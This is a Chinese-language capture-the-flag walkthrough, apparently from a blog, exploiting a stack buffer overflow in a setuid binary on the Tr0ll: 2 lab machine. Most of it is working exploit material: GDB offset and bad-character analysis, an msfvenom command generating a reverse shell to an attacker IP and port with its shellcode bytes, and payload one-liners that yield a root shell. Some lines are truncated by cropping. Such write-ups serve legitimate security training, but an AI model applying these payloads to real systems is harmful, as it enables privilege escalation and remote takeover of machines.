
执行以下命令，查看寄存器的值

```
(gdb) i r
```

从下图中可以看到ESP中的地址是0xbffffb80。

执行如下命令可以查看该地址指向的值。

```
(gdb) x 0xbffffb80
```




```
(gdb) i r
eax            0×110    272
ecx            0×0      0
edx            0×0      0
ebx            0×b7fd1ff4        -1208147980
esp            0×bffffb80        0×bffffb80
ebp            0×41414141        0×41414141
esi            0×0      0
edi            0×0      0
eip            0×42424242        0×42424242
eflags         0×210282 [ SF IF RF ID ]
cs             0×73     115
ss             0×7b     123
ds             0×7b     123
es             0×7b     123
fs             0×0      0
gs             0×33     51
(gdb) x 0×bffffb80
0×bffffb80:     0×00000000
```

先后执行如下三个命令

```
(gdb) r $(python -c 'print "A"*268+"B"*4+"C"*8')
(gdb) i r
(gdb) x 0xbffffb80
```

从结果可知， 0xbffffb80（ESP）指向的内存被字符C占了



```
(gdb) i r
eax            0×118    280
ecx            0×0      0
edx            0×0      0
ebx            0×b7fd1ff4        -1208147980
esp            0×bffffb80        0×bffffb80
ebp            0×41414141        0×41414141
esi            0×0      0
edi            0×0      0
eip            0×42424242        0×42424242
eflags         0×210282 [ SF IF RF ID ]
cs             0×73     115
ss             0×7b     123
ds             0×7b     123
es             0×7b     123
fs             0×0      0
gs             0×33     51
(gdb) x 0×bffffb80
0×bffffb80:     0×43434343
```

接下来找坏字符。

某大神传授了一个方便的工具badchars。

先用以下命令安装badchars

```
pip install badchars
```


然后创建个软链接

```
sudo ln -s /home/kali/.local/bin/badchars /bin/badchars
```

再执行

```
badchars
```

就可以输出从1~255的十六进制字符



```
┌──(kali㉿kali)-[~]
└─$ badchars
\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x
18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f
\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40\x41\x42\x43\x44\x45\x46\x
47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e
\x5f\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x
76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d
\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0\xa1\xa2\xa3\xa4\x
a5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc
\xbd\xbe\xbf\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0\xd1\xd2\xd3\x
d4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb
\xec\xed\xee\xef\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff
```


用这些字符替代入参中的C

```
(gdb) r $(python -c 'print "A"*268+"B"*4+"\x01\x02\x03\x04\x05\x06\x07\x08\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\
```

输入

```
(gdb) i r
```

找到esp的值




```
(gdb) r $(python -c 'print "A"*268+"B"*4+"\x01\x02\x03\x04\x05\x06\x07\x08\x0a\x0b\x0c\x0d\x0
e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20\x21\x22\x23\x24\x25
\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\
x3d\x3e\x3f\x40\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x
54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6
b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80\x81\x82
\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\
x9a\x9b\x9c\x9d\x9e\x9f\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\x
b1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc
8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf
\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf2\xf3\xf4\xf5\xf6\
xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff"')
Starting program: /nothing_to_see_here/choose_wisely/door3/r00t $(python -c 'print "A"*268+"B
"*4+"\x01\x02\x03\x04\x05\x06\x07\x08\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17
\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\
x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40\x41\x42\x43\x44\x45\x
46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5
d\x5e\x5f\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74
\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\
x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0\xa1\xa2\x
a3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xb
a\xbb\xbc\xbd\xbe\xbf\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0\xd1
\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\
xe9\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff"'
)

Program received signal SIGSEGV, Segmentation fault.
0×42424242 in ?? ()
(gdb) i r
eax            0×118      280
ecx            0×0        0
edx            0×0        0
ebx            0×b7fd1ff4          -1208147980
esp            0×bffffa70          0×bffffa70
ebp            0×41414141          0×41414141
esi            0×0        0
```

再输入以下命令查看esp指向的值以及附近的值

```
(gdb) x/100xb 0xbffffa70
```

结果中可见从1~8是正常的，\x09的位置变成了\x00，这表示\x09是个坏字符。




```
(gdb) x/100xb 0xbffffa70
0xbffffa70:     0x01    0x02    0x03    0x04    0x05    0x06    0x07    0x08
0xbffffa78:     0x00    0xfb    0xff    0xbf    0x58    0xc8    0xfd    0xb7
0xbffffa80:     0x00    0x00    0x00    0x00    0x1c    0xfb    0xff    0xbf
0xbffffa88:     0x18    0xfb    0xff    0xbf    0x00    0x00    0x00    0x00
0xbffffa90:     0x3c    0x82    0x04    0x08    0xf4    0x1f    0xfd    0xb7
0xbffffa98:     0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0xbffffaa0:     0x00    0x00    0x00    0x00    0x3b    0x32    0x01    0x76
0xbffffaa8:     0x2b    0xf6    0x5c    0x41    0x00    0x00    0x00    0x00
0xbffffab0:     0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0xbffffab8:     0x04    0x00    0x00    0x00    0x90    0x83    0x04    0x08
0xbffffac0:     0x00    0x00    0x00    0x00    0xb0    0x26    0xff    0xb7
0xbffffac8:     0xe9    0x53    0xe4    0xb7    0xf4    0xef    0xff    0xb7
0xbffffad0:     0x04    0x00    0x00    0x00
(gdb) 
```

入参中把\x09删掉，重新执行，直到找出所有坏字符。

所有坏字符包括**\x00\x09\x0a\x20**

接下来构造shellcode，用msfvenom生成反弹shell，LHOST是攻击机ip，LPORT是攻击机监听的端口，并用-b选项去掉坏字符。

```
msfvenom -p linux/x86/shell_reverse_tcp LHOST=192.168.101.34 LPORT=2333 -b "\x00\x09\x0a\x20" -f py
```




```
┌──(kali㉿kali)-[~]
└─$ msfvenom -p linux/x86/shell_reverse_tcp LHOST=192.168.101.34 LPORT=2333 -b "\x00\x09\x0a\x
20" -f py
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 11 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 95 (iteration=0)
x86/shikata_ga_nai chosen with final size 95
Payload size: 95 bytes
Final size of py file: 479 bytes
buf =  b""
buf += b"\xdb\xd5\xd9\x74\x24\xf4\x5a\xbe\x7b\x97\xf5\xb7\x2b"
buf += b"\xc9\xb1\x12\x31\x72\x17\x03\x72\x17\x83\x91\x6b\x17"
buf += b"\x42\x54\x4f\x2f\x4e\xc5\x2c\x83\xfb\xeb\x3b\xc2\x4c"
buf += b"\x8d\xf6\x85\x3e\x08\xb9\xb9\x8d\x2a\xf0\xbc\xf4\x42"
buf += b"\xc3\x97\x62\xb0\xab\xe5\x6c\xbd\x36\x63\x8d\x0d\x2e"
buf += b"\x23\x1f\x3e\x1c\xc0\x16\x21\xaf\x47\x7a\xc9\x5e\x67"
buf += b"\x08\x61\xf7\x58\xc1\x13\x6e\x2e\xfe\x81\x23\xb9\xe0"
buf += b"\x95\xcf\x74\x62"
```

整理完shellcode之后，我就属实不会了。因为之前看的资料是要找JMP ESP，这个靶机好像不是这么玩的。

看了vulnhub上好几个writeup，给出的payload中使EIP的值为0xbffffb80，但我试了不管是我生成的shellcode，还是writeup中自带的都不能成功。也就是说，下面这样是成功不了的

```
noob@Tr0ll2:~$ /nothing_to_see_here/choose_wisely/door2/r00t $(python -c 'print "A"*268+"\x80\xfb\xff\xbf"+
```



```
noob@Tr0ll2:~$ /nothing_to_see_here/choose_wisely/door2/r00t $(python -c 'print "A"*268+"\x80\
xfb\xff\xbf"+"\x90"*16+"\xdb\xd5\xd9\x74\x24\xf4\x5a\xbe\x7b\x97\xf5\xb7\x2b\xc9\xb1\x12\x31\x
72\x17\x03\x72\x17\x83\x91\x6b\x17\x42\x54\x4f\x2f\x4e\xc5\x2c\x83\xfb\xeb\x3b\xc2\x4c\x8d\xf6
\x85\x3e\x08\xb9\xb9\x8d\x2a\xf0\xbc\xf4\x42\xc3\x97\x62\xb0\xab\xe5\x6c\xbd\x36\x63\x8d\x0d\x
2e\x23\x1f\x3e\x1c\xc0\x16\x21\xaf\x47\x7a\xc9\x5e\x67\x08\x61\xf7\x58\xc1\x13\x6e\x2e\xfe\x81
\x23\xb9\xe0\x95\xcf\x74\x62"')
Segmentation fault
noob@Tr0ll2:~$ 
```

我不清楚难道这是因为我用的VMware版本，而writeup作者们用的难道都是virtual box版本么？

后来我看到一个writeup有点不一样


Tr0ll: 2 Walkthrough - You Gotta Pay the Troll Toll

还从这个writeup里面发现一个充满shellcode的网站

Linux/x86 - execve /bin/sh shellcode - 23 bytes

总之，这个writeup使用了env命令（env -是env -i的缩写），并且使EIP的值为0xbffffc80。我试了他的payload是可以成功的，直接原地提权


```
env - /nothing_to_see_here/choose_wisely/door3/r00t $(python -c 'print "A"*268 + "\x80\xfc\xff\xbf" + "\x90
```




```
noob@Tr0ll2:~$ env - /nothing_to_see_here/choose_wisely/door3/r00t $(python -c 'print "A"*268
+ "\x80\xfc\xff\xbf" + "\x90"*16 + "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\x
e3\x50\x53\x89\xe1\xb0\x0b\xcd\x80"')
# id
uid=1002(noob) gid=1002(noob) euid=0(root) groups=0(root),1002(noob)
# whoami
root
# ls
# cd /root
# ls
Proof.txt  core1  core2  core3  core4  goal  hardmode  lmao.zip  ran_dir.py  reboot
# cat Proof.txt
You win this time young Jedi...

a70354f0258dcc00292c72aab3c8b1e4
```

后来我用这种方法又试了我自己的shellcode，也是可以成功的，得到反弹shell

```
noob@Tr0ll2:~$ env - /nothing_to_see_here/choose_wisely/door2/r00t $(python -c 'print "A"*268+"\x80\xfc\xff
```



```
noob@Tr0ll2:~$ env - /nothing_to_see_here/choose_wisely/door2/r00t $(python -c 'print "A"*268+
"\x80\xfc\xff\xbf"+"\x90"*16+"\xdb\xd5\xd9\x74\x24\xf4\x5a\xbe\x7b\x97\xf5\xb7\x2b\xc9\xb1\x12
\x31\x72\x17\x03\x72\x17\x83\x91\x6b\x17\x42\x54\x4f\x2f\x4e\xc5\x2c\x83\xfb\xeb\x3b\xc2\x4c\x
8d\xf6\x85\x3e\x08\xb9\xb9\x8d\x2a\xf0\xbc\xf4\x42\xc3\x97\x62\xb0\xab\xe5\x6c\xbd\x36\x63\x8d
\x0d\x2e\x23\x1f\x3e\x1c\xc0\x16\x21\xaf\x47\x7a\xc9\x5e\x67\x08\x61\xf7\x58\xc1\x13\x6e\x2e\x
